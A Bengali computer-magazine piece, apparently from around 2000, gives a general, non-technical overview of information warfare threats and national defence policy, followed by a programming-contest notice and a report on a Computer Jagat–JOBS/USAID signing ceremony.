ইনফরমেশন ওয়ারফেয়ার বা তথ্য যুদ্ধের মধ্যে প্রথমেই আসে ডাটা অ্যাটাক। প্রতিপক্ষ ডাটা ইনসার্ট করে তথ্য ব্যবস্থা ম্যানিপুলেশনের মাধ্যমে এ ধরনের আক্রমণ ঘটায়। যেমন ফাইল করাপ্ট করা, ডাটার রেডিও সম্প্রচারে জট সৃষ্টি করা, সম্প্রচারে বিঘ্ন সৃষ্টকারী প্রপাগাণ্ডা চালানো ও ইনপুটের সাথে সম্পর্কহীন বিপুল পরিমাণ ডাটা প্রেরণ। জানা দরকার ইনফরমেশন ওয়ারফেয়ার পরিচালনার জন্য খুব উন্নতমানের প্রযুক্তির প্রয়োজন হয় না। আর এক্ষেত্রে বড় যুদ্ধক্ষেত্রের একটি হচ্ছে গণমাধ্যম খাত। ডাটাবেইস পিকচার ও সাউন্ড ম্যানিপুলেশনের মাধ্যমে পর্যবেক্ষকদের মাঝে এমন বিশ্বাস জন্মানো যাবে যে যা দেখানো ও শোনানো হচ্ছে তাই বুঝি সত্যি। দ্বিতীয় কথা, এই তথ্য যুদ্ধের আক্রমণে প্রতিপক্ষের গোটা ব্যবস্থাকে অকেজো করে দেয়া যায়। যেমনটি দেখছি, কমপিউটার ভাইরাস, ট্রোজান হর্স, লজিক বম্ব ও ট্র্যাপ ডোর অব্যাহতভাবে একটা সিস্টেমে ঢুকে সবকিছু অচল করে দিচ্ছে। উল্টে-পাল্টে ফেলছে। সফটওয়্যারের ব্যাকডোর বিল্ট-ইন-সেফটি ও সিকিউরিটি মেকানিজম আক্রমণে লাগানো যেতে পারে। এখানে মাইক্রোচিপের একটা দুর্বলতা আছে— কারণ, এগুলো আগে থেকেই প্রোগ্রাম করা থাকে।

তথ্য যুদ্ধের আরেক প্রক্রিয়া হচ্ছে হ্যাকিং। কিংবা ক্র্যাকিং। এটি একটি অপরাধ কর্ম। এর মাধ্যমে অবৈধভাবে অন্যের সিস্টেমে ঢুকে যাওয়া হয়। উদ্দেশ্য ঐ সিস্টেমের কাজে বাধা সৃষ্টি, চুরি, প্রতারণা, ধ্বংসসহ সব ধরনের অপরাধ সংঘটন করা। যে কেউ কমপিউটার, মনিটর, এনক্রিপশন ডিভাইস ও কীবোর্ড থেকে ইলেকট্রোম্যাগনেটিক বিকিরণ প্রভাব সৃষ্টি করতে পারেন। গোপনে এই প্রবাহ সৃষ্টির জন্যে সফটওয়্যারকে কাজে লাগানো যেতে পারে। এসব সফটওয়্যার প্রচলিত নিরাপত্তা কৌশল এড়িয়ে যেতে পারে। এর ব্যবহার চলতে পারে বাণিজ্যিক ও জাতীয় গোয়েন্দাবৃত্তির জন্য। এমনকি সফটওয়্যার কমপ্লায়েন্সের জন্যেও।

ভৌত আক্রমণের লক্ষ্য হচ্ছে, একটা ব্যবস্থাকে ভৌতভাবে ধ্বংস করে দেয়া। এর উদাহরণ হচ্ছে অগ্নিসংযোগ, বোমা ফুটানো, পরিবেশের জন্যে ক্ষতিকর কিছু ছেড়ে দেয়া কিংবা তৈরি করা। যেমন ইলেকট্রোম্যাগনেটিক পালস সৃষ্টি ও প্রবহণ। আছে ইলেকট্রোম্যাগনেটিক সন্ত্রাস পরিচালনা। এমনি আরো অনেক কিছু। যেমন হাইপাওয়ার মাইক্রোওয়েভ (এইচপিএম) অস্ত্র। হাই-টেক অস্ত্র ব্যবহার করা যাবে যন্ত্রপাতি ধ্বংস করে দেয়ার কাজে। তথ্য যুদ্ধের এসব আক্রমণ কেন হবে? এর বেশ কিছু কারণ আছে যেমন, নিজের ব্যবহারের জন্য অন্যের তথ্য ব্যবস্থায় অসৎ উদ্দেশ্য নিয়ে ঢুকে পড়লে এ আক্রমণ ঘটতে পারে। অপরকে ধ্বংস করে নিজের চলার পথ সুগম করার অপচেষ্টা থেকে ঘটতে পারে এ আক্রমণ। অন্যের তথ্য ব্যবস্থাকে এমনভাবে ধ্বংস করে দেয়া যাতে করে এ তথ্য ব্যবস্থাকে আর কোন কাজে লাগানো না যায়।

নানা আশঙ্কা

তথ্যযুদ্ধ গোটা মানব সমাজের জন্যে ডেকে আনছে নানা আশঙ্কা। আছে প্রাকৃতিক বিপর্যয়ের আশঙ্কা। অনাকাঙ্ক্ষিত নানা আশঙ্কা। আছে : হ্যাকিংয়ের আশঙ্কা ও কৌশলগত আশঙ্কা।

স্বাভাবিক আশঙ্কার মাঝে সবচেয়ে কম মাত্রার আশঙ্কা ছিলো ওয়াইটুকে বিপর্যয়ের আশঙ্কা। তবে এ আশঙ্কার অবসান ঘটলেও বিষয়টি মানুষের ব্যাপক মনোযোগ আকর্ষণে সক্ষম হয়েছিলো। কি ঘটবে তা নিয়ে একটা অস্থিরতার জন্ম হয়েছিলো। অনেক ব্যবস্থাই পরীক্ষা-নিরীক্ষা করা হয়। কিন্তু এ নিশ্চয়তা দেয়া সম্ভব ছিলো না যে ওয়াইটুকে নিয়ে আর কোন রকম ভাবনার কারণ নেই। নতুন একটা ব্যবস্থাকে যদি পুরোনো ব্যবস্থার সাথে সংযোগ দেয়া হয়, তবে ব্যর্থতা নতুন ব্যবস্থায়ও ছড়িয়ে পড়তে পারে। একটি সংগঠন যার সিস্টেম সম্পর্কে তেমন জ্ঞান নেই, তার কমপিউটার সিস্টেমে নানা উপায়ে ম্যানিপুলেশন চলতে পারে। ভাইরাস, লজিক বম্ব, ট্র্যাপডোর ও ব্যাকডোর স্থাপন করে কয়েক বছর পরেও তা করা যেতে পারে।

নতুন নতুন ক্ষতিকর সফটওয়্যার তৈরি করা হচ্ছে। এগুলো ইন্টারনেটে আসছে। অন্যের কমপিউটার অকেজো করে দেয়া কিংবা এর উপর নিয়ন্ত্রণ প্রতিষ্ঠার জন্য হ্যাকার ও ক্র্যাকাররা এসব সফটওয়্যার ব্যবহার করছে। ইন্টারনেটে সংযোজিত কমপিউটার এর শিকারে পরিণত হচ্ছে। সময়ের সাথে এ আক্রমণের আশঙ্কা শুধুই বাড়বে।

ইনফরমেশন ওয়ারফেয়ার বিশেষজ্ঞদের মতে, যথাযথ প্রস্তুতি ও সুসমন্বিত একটা আক্রমণ আরেকটি ইলেকট্রনিক পার্ল হারবার-এর জন্ম দিতে পারে। বলা হয়, **বিশ্বব্যাপী বলা মাত্র ৩০টি কমপিউটার মাত্র ৯ কোটি ডলার খরচ করেই যুক্তরাষ্ট্রের পতন ঘটাতে পারে।** প্রযুক্তিসমৃদ্ধ দেশের বেলায়ও এই উদাহরণ সত্য হতে পারে। বিষয়টি সত্যিই জাতীয় নিরাপত্তার জন্যে বড় ধরনের এক হুমকি হয়ে উঠছে। নিরাপত্তা হুমকির মাত্রাটা দিনে দিনে বেড়েই চলছে। এদিকে নতুন সামরিক সক্ষমতা গড়ে উঠছে ইনফরমেশন ওয়ারফেয়ার ও ইনফরমেশন সফটওয়্যারের ক্ষমতা ব্যবহার করে সাইবার অ্যাটাক বা কাউন্টার-অ্যাটাকের জন্য। আজকের দিনে কমপক্ষে এক ডজন জাতির এ ধরনের সক্ষমতা রয়েছে। কোন কোন দেশে এর প্রতি রাজনৈতিক সমর্থন আছে। আবার অনেক দেশে নেই। এ আক্রমণের কর্মকাণ্ড অনেক দূর পর্যন্ত বিস্তৃত। বিদেশী কমপিউটার নেটওয়ার্কে লজিক বোমা স্থাপন করে বিদেশী সামরিক ও বেসামরিক তথ্য অবকাঠামোর অংশ বিশেষ অচল করে দেয়া যায়। এসব ব্যবস্থার আওতায় সরকারি রেডিও ও টেলিভিশনের উপর নিয়ন্ত্রণ দখলের প্রস্তুতিও সম্পন্ন করে রাখা হয়েছে।

পর্যাপ্ত প্রতিরোধ ক্ষমতা অর্জন না করে তথ্য প্রযুক্তি ব্যবস্থার উপর অতিমাত্রায় নির্ভরশীল হয়ে পড়ার কারণে অনেক দেশের নিরাপত্তা ব্যবস্থা খুবই ভঙ্গুর অবস্থানে রয়েছে। কৌশলগত তথ্যযুদ্ধ চলে কমপিউটারের সুসমন্বিত ও সুব্যবস্থিত প্রক্রিয়ার মাধ্যমে। কমপিউটার যোগাযোগ ব্যবস্থা, ডাটাবেস ও গণমাধ্যম এখানে অনুষঙ্গ। আগের

যেকোন আশঙ্কার চেয়ে এই কৌশলগত তথ্য আক্রমণের আশঙ্কা সবচেয়ে বেশি। প্রচলিত চিন্তাভাবনা নিয়ে এর সম্যক উপলব্ধি সম্ভব নয়। কৌশলগত তথ্যযুদ্ধ হচ্ছে একটা জাতির জন্য সবচেয়ে ভয়াবহ আশঙ্কার কারণ। শত্রু এক্ষেত্রে হতে পারে একটি শত্রু রাষ্ট্র, একটি সন্ত্রাসী সংগঠন, একটি সুসংগঠিত ক্রাইম সিন্ডিকেট কিংবা প্রবলভাবে তাড়িত কোন ধর্মীয় গোষ্ঠী। অন্যান্য আশঙ্কার তুলনায় কৌশলগত তথ্যযুদ্ধের আশঙ্কায় বেশ কিছু আলাদা দিক রয়েছে। টার্গেট বাছাই করা হয় প্রতিপক্ষের সক্ষমতা ধীরে ধীরে নিঃশেষ করে দেয়ার উদ্দেশ্য নিয়ে। অনেক গুরুত্বপূর্ণ উপাদান বিনষ্ট করে দিয়ে ব্যর্থতার পথকে এখানে কৌশলে সুপ্রসারিত করা হয়। তথ্যযুদ্ধ কৌশলী প্রকৃতির। যা আর্থিক বাজারের স্থিতি, সামরিক শক্তির স্থিতি, আন্তর্জাতিক জোটের অবস্থা ইত্যাদির মাঝে ধীরে ধীরে পরিবর্তন আনে। সামরিক, কূটনৈতিক ও সামাজিক ক্ষেত্রে প্রভাব সৃষ্টি করাও আক্রমণকারীর একটা লক্ষ্য।

যুক্তরাষ্ট্র, রাশিয়া, চীন, বৃটেন, অস্ট্রেলিয়া ও কানাডার মতো দেশগুলোর ব্যাপক সক্ষমতা রয়েছে স্ট্র্যাটেজিক ইনফরমেশন ওয়ারফেয়ারের ক্ষেত্রে। এসব দেশ ছাড়া এমনকি ইরাক, ইরান, লিবিয়া ও দক্ষিণ কোরিয়ার মতো দেশগুলোও চেষ্টা করছে কৌশলগত তথ্যযুদ্ধের সক্ষমতা অর্জন করতে। কিছু উগ্র সন্ত্রাসবাদী নেটওয়ার্ক যেমন ওসামা বিন লাদেনের নেটওয়ার্ক কিংবা কলম্বিয়া, রাশিয়া ও পাপুয়া নিউগিনির অপরাধী চক্রও এক্ষেত্রে উল্লেখযোগ্য ভূমিকা পালন করছে। এজন্যে প্রয়োজনীয় প্রযুক্তি, জ্ঞান ও যন্ত্রপাতি সহজেই পাওয়া যায়। শিল্প গোয়েন্দাবৃত্তি দীর্ঘদিন ধরে চলে আসছে। নতুন তথ্য প্রযুক্তি এর গতি বাড়িয়ে দিয়েছে। স্নায়ুযুদ্ধে নিয়োজিত যারা ছিলেন, তারা এখন ব্যস্ত তথ্যযুদ্ধের বিষয় নিয়ে। এক্ষেত্রে বহুজাতিক কোম্পানিগুলোও সক্রিয়। বহুজাতিক কর্পোরেশনগুলো এক্ষেত্রে কখনো কখনো জাতীয় সহায়তা পায়। কখনো পায়না। রাষ্ট্র অনুমোদিত ও সহায়তাপুষ্ট শিল্প গোয়েন্দাবৃত্তি এখনো চলে এবং ভবিষ্যতে তা আরো বাড়বে। সে জন্যেই হয়তো ক্যান্ডা জে. সিলোফো বলেছিলেন : 'We have created a global village without a police department.

সুইডেনের অনুধাবন

সুইডেনের সরকার স্বীকার করেছেন তথ্যযুদ্ধের আশঙ্কা শুধু বাড়ছেই। সেদেশে মন্ত্রিসভার একটা ওয়ার্কিং গ্রুপ তথ্যযুদ্ধের আক্রমণ ঠেকানোর জন্যে কিছু সুপারিশ তৈরি করেছে। এই সুপারিশের প্রস্তাবনার মধ্যে আছে :

এক. তথ্য অবকাঠামোকে জাতীয় সম্পদ বিবেচনা করতে হবে নিরাপত্তার কথা মাথায় রেখে। এ সংক্রান্ত উচ্চ পর্যায়ের একটি সমন্বয় কমিটি মন্ত্রিসভা অফিসে কাজ করবে;

দুই. ন্যাশনাল বোর্ড অব ইমার্জেন্সি প্রিপিয়ার্ডনেস-এর নেতৃত্বে তথ্যযুদ্ধ বিষয়ক একটি সমন্বয় ব্যবস্থা সৃষ্টি করতে হবে,

তিন. ন্যাশনাল পোস্ট এন্ড টেলিকম এজেন্সির অধীনে একটি কমপিউটার ইমার্জেন্সি রেসপন্স টিম (সিইআরটি) গঠন করতে হবে। জাতীয় পুলিশ বোর্ড এতে সহযোগিতা দেবে,

চার. জনপ্রশাসনের দায়িত্ব হবে তথ্য প্রযুক্তি সংশ্লিষ্ট ঘটনার রিপোর্ট দেয়া,

পাঁচ. সেনাবাহিনী একটি সক্রিয় আইটি নিয়ন্ত্রণ 'রেডটিম' গড়ে তুলবে এবং

ছয়. ন্যাশনাল বোর্ড অব সাইকোলজিক্যাল ডিফেন্স পর্যায়ে তথ্য প্রযুক্তি বিষয়ে গণমাধ্যমে প্রচারণা উৎসাহিত করতে হবে।

যুক্তরাষ্ট্রের দৃষ্টিভঙ্গি

টেলিযোগাযোগ, স্বয়ংক্রিয় ডাটা প্রসেসিং, উন্নতমানের সিদ্ধান্ত সহায়তা, রিমোট সেন্সর ও অন্যান্য ধরনের তথ্য প্রযুক্তির দ্রুত প্রসার ঘটছে। এগুলো বিশ্বব্যাপী ছড়িয়ে পড়ছে। ব্যবহার হচ্ছে। সৃষ্টি করছে নির্ভরশীলতা। সামরিক ও বেসামরিক ব্যবস্থায় তথ্য দুনিয়ার কোন সীমা-পরিসীমা নেই। এবং বিষয়টির উপর এককভাবে কর্তৃত্ব করার মতো কোন কর্তৃপক্ষও নেই।

আজ জাতীয় অর্থনীতি ও নিরাপত্তার ক্ষেত্রে তথ্য হচ্ছে একটি কৌশলগত সম্পদ। যার গুরুত্ব অপরিসীম। এ বাস্তবতা সামরিক ও বেসামরিক কর্মকাণ্ডে বিস্তৃত। প্রতিটি ব্যবস্থারই রয়েছে কতগুলো অন্তর্নিহিত দুর্বলতা এবং ভঙ্গুরতা। তথ্য ব্যবস্থার জটিলতা ও ভঙ্গুরতা মাঝেমধ্যে কিছুটা কমিয়ে আনা হয় ইউজার-ফ্রেন্ডলি সফটওয়্যারের মাধ্যমে। তারপরেও ব্যবহারকারীদের পরনির্ভরশীলতা বাড়ছে। বাড়ছে বিপদাশঙ্কা। সব উন্নয়নের মতোই এখানেও আছে ভালো ও খারাপ দিক। আর এটুকু স্পষ্ট তথ্যযুদ্ধ এখানেও অস্ত্রের মতোই কাজে লাগানো হচ্ছে এবং হবে। যুক্তরাষ্ট্র সে দৃষ্টিভঙ্গি নিয়ে তথ্য প্রযুক্তি জগতে তার করণীয় নির্ধারণ করে চলেছে।

এর পরেও...

তথ্য জগতে নানা আশঙ্কা থাকলেও একথা ঠিক, এরপরেও মানুষ মেতে থাকবে তথ্য প্রযুক্তি নিয়ে। তথ্য প্রযুক্তি হবে পর্ণোগ্রাফির মত অশ্লীল বিষয়েরও প্রধান বাহন। ছেলে-বুড়ো সবাই মাতবে ভিডিও গেম নিয়ে। আসবে রোবট। সবকিছু হবে ডিজিটাল। মানুষ বইয়ের পাতা থেকে সরে আসবে। চোখ রাখবে কমপিউটার স্ক্রীণে। কমপিউটার হবে বিনোদনের সর্বোত্তম উপাদান। অধিক থেকে অধিক সংখ্যক মানুষের প্রবেশ ঘটবে কমপিউটারের অবাক জগতে। এদের খুব কম সংখ্যক মানুষ তথ্য প্রযুক্তির শঙ্কায় শঙ্কিত হবে। এরা শুধু বয়ে বেড়াবে কমপিউটার প্রযুক্তির উন্মাদনা। এদের থাকবে না পেছন ফিরে তাকাবার কোন ফুরসত। এ উন্মাদনার পথ ধরে হয়তো বিশ্বব্যাপী গড়ে উঠবে আরো অনেক সিলিকন ভ্যালী। বিশ্বব্যাপী ছড়িয়ে পড়বে নতুন নতুন কমপিউটারের প্রয়োগ। সর্বত্র ব্যবহৃত হবে অপটিক্যাল কমপিউটার, ডিএনএ কমপিউটার, মলিকুলার কমপিউটার, ডট কমপিউটার, কোয়ান্টাম কমপিউটার ও এমনি আরো অনেক নতুন ধাচের কমপিউটার। শুধু যেনো সামনে এগিয়ে চলা। এ চলার শুরু থাকলেও শেষ থাকবে না। গন্তব্যহীন অজানায় অনন্তকাল চলবে সে পথ চলা।

প্রয়োজন সচেতনতা

একটি অবকাঠামোর যোগানদাতা ও নির্ভরশীল ব্যবহারকারীরা হ্যাকিং ও কমপিউটার ভাইরাস সম্পর্কে সুপরিচিত। কিন্তু তথ্যযুদ্ধাস্ত্রের সম্ভাব্য আঘাত বা আক্রমণ সম্পর্কে এরা সবাই ততোটা সচেতন নয়। আশঙ্কার বিষয়টি তাদের কাছে স্পষ্ট হওয়া দরকার। সচেতনতার মাত্রাটা এমন পর্যায়ে তুলে আনা দরকার যেখান থেকে পদক্ষেপ গ্রহণের ও বাস্তবায়নের বাস্তব তাগিদ আসে। পদক্ষেপ গ্রহণ ও বাস্তবায়নে যেমনি এগিয়ে আসতে হবে সরকারকে, তেমনি বেসরকারি খাতকেও।

অনেক নেতা ও নীতি-নির্ধারকই 'সাইবার ফ্লুয়েন্ট' নন। এরা ভাল করে তথ্য প্রযুক্তি বোঝেন না। সম্ভাবনার ক্ষেত্রেও তাদের অনুধাবনে আসে না। ফলে তথ্যযুদ্ধের আশঙ্কায়ও এরা শঙ্কিত নন। নীতি ও ভবিষ্যত পথ-নির্দেশনায়ও এরা অনুপস্থিত। এ সম্পর্কিত নীতিটা কি হওয়া উচিত তারা তাও জানেন না।

আসলে জাতীয় প্রতিরক্ষা পরিকল্পনায় 'স্ট্র্যাটেজিক ইনফরমেশন ওয়ারফেয়ার' বিষয়টি গুরুত্বের সাথে বিবেচিত হতে হবে। দুর্ভাগ্য, এ বিষয়টি নিয়ে আলোচনা শুধু স্বল্পকালীন ভঙ্গুরতা নিয়েই চলে। দীর্ঘমেয়াদী জাতীয় নিরাপত্তার বিষয়টি অনেক দেশেই এখনো আলোচনায় আসছে না। তথ্য বিপ্লবের সার্বিক প্রভাব বিবেচনা করেই আজকাল জাতীয় পর্যায়ে নীতি নির্ধারণ করা উচিত। কল্যাণের জন্যে সর্বোত্তম ভিত্তি হচ্ছে একটি নিরাপদ শক্তিশালী দেশ। আগে কোন জোটের নেতৃত্ব দেবার প্রয়োজনে দরকার হতো পারমাণবিক ক্ষেত্রে প্রাধান্য বজায় রাখা, আজ তেমনি সে নেতৃত্বের জন্যে দরকার হবে তথ্য প্রযুক্তিতে প্রাধান্য অর্জন করা।

কৌশলগত তথ্যযুদ্ধের আক্রমণের বিরুদ্ধে সর্বোচ্চ প্রতিরোধের জন্যে প্রয়োজন জাতীয় সংস্থাগুলোর মধ্যে ঘনিষ্ঠ সহযোগিতা। তথ্য প্রযুক্তির উন্নয়নের ক্ষেত্রে বেসরকারি খাত বড় ধরনের ভূমিকা পালন করে। সরকার তাতে ব্যাপক প্রভাব ফেলতে পারেন না। অনেক মানুষই স্ট্র্যাটেজিক অ্যাটাক সম্পর্কে পুরোপুরি সচেতন নন। যোগাযোগ ও অবকাঠামোর উপর এর আঘাত কতটুকু ক্ষতি করতে পারে তাও তাদের জানা নাই। অতএব বেসরকারি খাতকেই এ সমস্যা সম্পর্কে বেশি সচেতন হতে হবে। সংশ্লিষ্ট হতে হবে নীতি পরিকল্পনায়।

ভাল তথ্য নিরাপত্তা গড়ে তুলতে বেশ কিছুসংখ্যক বাধা আছে। তথ্য প্রযুক্তির উন্নয়নে যেহেতু সরকারগুলো তাদের নেতৃস্থানীয় অবস্থান গড়ে তুলতে পারেনি। সেহেতু নিরাপত্তা বিধানেও সরকারগুলো ততোটা ভালো ভূমিকা পালন করতে পারবে না। অতএব বেসরকারি খাতের ভূমিকা এখানে ব্যাপক। যুক্তরাষ্ট্রে যেমনটি তথ্য প্রযুক্তিখাতের সমগ্র ভূমিকাটাই পালন করেছে বেসরকারি খাত, তেমনি অন্যান্য দেশেও একই ভূমিকা হওয়া উচিত বেসরকারি খাতের। নইলে আর যাই হোক, তথ্য প্রযুক্তিশিল্পকে এগিয়ে নেয়া যাবে না। সেইসাথে তথ্যযুদ্ধের আক্রমণ প্রতিহত করার যাবতীয় পথও চির দিনের জন্য বন্ধ হয়ে যাবে। ●

প্রোগ্রামিং প্রতিযোগিতায় অংশ নিয়ে বিদেশ ভ্রমণের সুযোগ নিন

১৯৯২ সালে এদেশে প্রথমবারের মতো কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন শুরু করেছিল কমপিউটার জগৎ। তারই ধারাবাহিকতায় USAID-এর সাহায্যপুষ্ট প্রতিষ্ঠান JOBS-এর সাথে যৌথ উদ্যোগে কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন করছে কমপিউটার জগৎ। "কমপিউটার জগৎ JOBS/USAID প্রোগ্রামিং প্রতিযোগিতা ২০০০" শীর্ষক এই প্রতিযোগিতার দু গ্রুপের বিজয়ী ৬ জনকে বিদেশে শিক্ষামূলক ভ্রমণের সুযোগ দেয়া হবে। এ প্রসঙ্গে বিস্তারিত জানতে এ সংখ্যার ৪০ নং পৃষ্ঠা দেখুন।

কমপিউটার জগৎ- জবস/ ইউএসএআইডি চুক্তি স্বাক্ষর অনুষ্ঠান

আবীর হাসান

দেশের বিশিষ্ট শিক্ষাবিদ ড. জামিলুর রেজা চৌধুরী বলেছেন, তথ্য প্রযুক্তি বিকাশে গতি সঞ্চার করতে হবে। যেভাবে উন্নয়ন হচ্ছে তা থেকে খুব একটা ভাল ফল আশা করা যায়না। সত্যিকার উন্নয়ন চাইলে গ্রামীণ জনগোষ্ঠীকে তথ্য প্রযুক্তির আওতায় আনতে হবে বিশেষ করে পল্লীর শিক্ষার্থীদের তথ্য প্রযুক্তি শিক্ষায় শিক্ষিত করে তুলতে হবে। গত ৩ জুলাই ঢাকার একটি অভিজাত হোটেলে আয়োজিত **কমপিউটার জগৎ** ও জবস-এর মধ্যে চুক্তি স্বাক্ষর অনুষ্ঠানে ড. জামিলুর রেজা চৌধুরী সভাপতির বক্তৃতা করছিলেন। জবস ইউএসএআইডি'র সাহায্য পুষ্ট একটি প্রতিষ্ঠান- যারা বিভিন্ন দেশের সরকার এবং সমাজের বিভিন্ন স্তরের মানুষকে বাণিজ্য বিষয়ক তথ্য প্রযুক্তি শিক্ষায় উৎসাহিত করে। এবার **কমপিউটার জগৎ**-এর সঙ্গে যৌথ উদ্যোগে দেশব্যাপী কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন করছে। তারই আনুষ্ঠানিক চুক্তি স্বাক্ষর অনুষ্ঠান ছিল ৩ জুলাই।

এ ধরনের প্রতিযোগিতা আয়োজনের ব্যাপারে কমপিউটার জগৎ অভিজ্ঞ। ১৯৯২ সালের সেপ্টেম্বর মাসে **কমপিউটার জগৎ** এদেশে প্রথম প্রোগ্রামিং প্রতিযোগিতার আয়োজন করেছিল। এছাড়া তথ্য প্রযুক্তি বিষয়ক সচেতনতা সৃষ্টির ক্ষেত্রেও **কমপিউটার জগৎ** বিশেষ অবদান রেখে আসছে। বাংলাদেশে ডাটা এন্ট্রির সম্ভাবনা, কমপিউটারে বাংলা ভাষা ব্যবহারের প্রযুক্তি সুবিধা বিষয়ক আন্দোলনে পথিকৃতের ভূমিকায় আছে **কমপিউটার জগৎ** গত এক দশক ধরে। এর মধ্যে প্রতিযোগিতা ছাড়াও কমপিউটার ও মাল্টিমিডিয়ার প্রদর্শনী আয়োজন, প্রযুক্তি ক্ষেত্রে মেধার স্বীকৃতি প্রদান, তথ্য প্রযুক্তি অঙ্গনে সেরা ব্যক্তিত্বদের বাৎসরিক সম্মাননা জ্ঞাপন এবং গ্রামীণ ছাত্র-ছাত্রীদের জন্য কমপিউটার পরিচিতি কর্মসূচী প্রবর্তন করেছে।

প্রায় শূণ্য থেকেই শুরু করতে হয়েছে কমপিউটার জগৎকে কারণ তথ্য প্রযুক্তি বিষয়ক ন্যূনতম সচেতনতা যখন ছিলনা তখন তরুণদের উৎসাহ প্রদান এবং তাদের মধ্যে থেকে প্রতিভা বের করে আনা ছিল নিঃসন্দেহে দুরূহ। পত্রিকা প্রকাশনার পাশাপাশি **কমপিউটার জগৎ** নিরলসভাবে এ দায়িত্ব পালন করে গেছে স্বপ্রণোদিত হয়েই।

চুক্তি স্বাক্ষর অনুষ্ঠানের আলোচনা পর্বে বক্তারা **কমপিউটার জগৎ**-এর এসব অবদানের কথা তুলে ধরেন। বক্তৃতা করেন ড. জামিলুর রেজা চৌধুরী ছাড়াও জবস/ ইউএসএআইডি-এর রেইড লোর, ঢাকা বিশ্ববিদ্যালয়ের কমপিউটার বিজ্ঞান বিভাগের প্রধান এবং কমপিউটার জগৎ-এর অন্যতম উপদেষ্টা ড. মোহাম্মদ আলমগীর হোসেন, বাংলাদেশ কমপিউটার কাউন্সিলের নির্বাহী পরিচালক ড. মোহাম্মদ আব্দুস সোবহান, বেসিস-এর সভাপতি এস এম কামাল, বিশিষ্ট তথ্য প্রযুক্তি ব্যক্তিত্ব মোস্তাফা জব্বার এবং জবস-এর কর্মকর্তা ফয়সাল সাঈদ।

সভাপতির ভাষণে ড. জামিলুর রেজা চৌধুরী জবসের উদ্দেশ্যকে স্বাগত জানান এবং এ প্রতিযোগিতার মাধ্যমে দেশের তরুণদের মধ্যে তথ্য প্রযুক্তি সম্পর্কে আশা-উৎসাহ সৃষ্টি হবে বলে উল্লেখ করেন। এর ফলে শিক্ষা প্রতিষ্ঠানগুলোর মান বাড়বে বলে তিনি আশা প্রকাশ করেন। গত দশ বছরের আলোকে তিনি বাংলাদেশের মতো উন্নয়নশীল দেশে তথ্য প্রযুক্তি ব্যবহারের বর্তমান পরিবেশ পরিস্থিতি পর্যালোচনা করে বলেন, উন্নয়ন ধীর গতির বলে অত্যাধুনিক প্রযুক্তি ব্যবহার নিয়ে বিভিন্ন দেশ এবং সমাজের মধ্যেও এক ধরনের বিভেদ তৈরি হচ্ছে। যারা ব্যবহার করছে আর যারা সুযোগ পাচ্ছেনা তাদের মধ্যে ব্যবধান কম নয় বলে উল্লেখ করে তিনি এ বিভেদ নিরসনে সংশ্লিষ্ট সব মহলকে উদ্যোগ নেয়ার আহবান জানান। সাম্প্রতিককালে ই-কমার্সের যে ব্যাপক ও দ্রুত বিকাশ বিভিন্ন দেশে ঘটছে তা উল্লেখ করে তিনি বলেন, বাংলাদেশকেও এই সংস্কৃতিতে সামিল হতে হবে এবং সর্বস্তরের মানুষ যাতে তথ্য প্রযুক্তি ব্যবহারের সুযোগ পায় তার নিশ্চয়তা বিধান করতে হবে।

সহযোগিতা চুক্তিপত্রে স্বাক্ষর করছেন রেইড লোর এবং মোঃ তাহির হোসেন। ডান পাশে রয়েছেন ড. জামিলুর রেজা চৌধুরী।

আলোচনা অনুষ্ঠানে জবস প্রোগ্রাম/ ইউএসএআইডির প্রোগ্রাম ম্যানেজার রেইড লোর জবস প্রোগ্রামের লক্ষ্য ও উদ্দেশ্য ব্যাখ্যা করে বলেন, জবস প্রোগ্রামে ইউএসএআইডি অর্থায়নের পাশাপাশি এর আওতায় মাঝারি ও ক্ষুদ্র বাণিজ্যিক উদ্যোগকে কারিগরি ও অন্যান্য সহায়তা দিচ্ছে। জবস প্রোগ্রাম শুরু হয়েছিল মার্কিন যুক্তরাষ্ট্রের ইউনিভার্সিটি অব মেরিল্যান্ডের অর্থনীতি বিভাগের অংশ আইআরআইএস -এর উদ্যোগে এবং এটিই জবসের নিয়ন্ত্রণকারী কর্তৃপক্ষ। আইআরআইএস সরকারি-বেসরকারি বাণিজ্য সংস্থা এবং সিভিল সোসাইটিকে সংস্কার ও অর্থনৈতিক উন্নয়নে সহায়তা করে। বাংলাদেশের অর্থনৈতিক উন্নয়নে জবস প্রোগ্রামের সঙ্গে ইউএসএআইডি যুক্ত হয়েছে টেকসই উন্নয়ন, গণতন্ত্রের বিকাশ এবং ব্যাপক ভিত্তিক অর্থনৈতিক উন্নয়নকে ত্বরান্বিত করার জন্য।

বর্তমান বিশ্বে তথ্য প্রযুক্তির দ্রুত বিকাশের সঙ্গে বাংলাদেশের মানুষও যাতে সুষ্ঠু বিকাশের ধারায় আসতে পারে সে জন্য জবস-এর মাধ্যমে ইউএসএআইডি সচেষ্ট বলে রেইড লোর উল্লেখ করেন। তিনি জানান উন্নয়নশীল অন্যান্য দেশের মতো বাংলাদেশেও অতীতের মতো বর্তমানেও সরকার এবং দাতা গোষ্ঠীগুলো প্রকল্প ভিত্তিক অর্থ বরাদ্দ করে দায়িত্ব শেষ করতে চাচ্ছে। কিন্তু যোগাযোগের অপ্রতুলতা ও সম্মিলিত প্রচেষ্টার অভাবে অনেক সম্ভাবনা নষ্ট হচ্ছে। সাফল্য পাওয়া যাচ্ছেনা। তিনি বলেন, যাদের যে ধরনের সহযোগিতা প্রয়োজন তাদেরকে তা দিতে হবে। রেইড লোর জবস-কমপিউটার জগৎ আয়োজিত প্রোগ্রামিং প্রতিযোগিতার সাফল্য কামনা করেন।

ড. আলমগীর তাঁর ভাষণে বলেন, বাংলাদেশে তথ্য প্রযুক্তির বিকাশকে এ ধরনের প্রতিযোগিতা এগিয়ে নেবে। বিশেষত শিক্ষার্থীদের মধ্যে উৎসাহ সঞ্চার করবে। তিনি তথ্য প্রযুক্তি সংশ্লিষ্ট সকলকে আরও দায়িত্বশীল হওয়ার আহবান জানান।

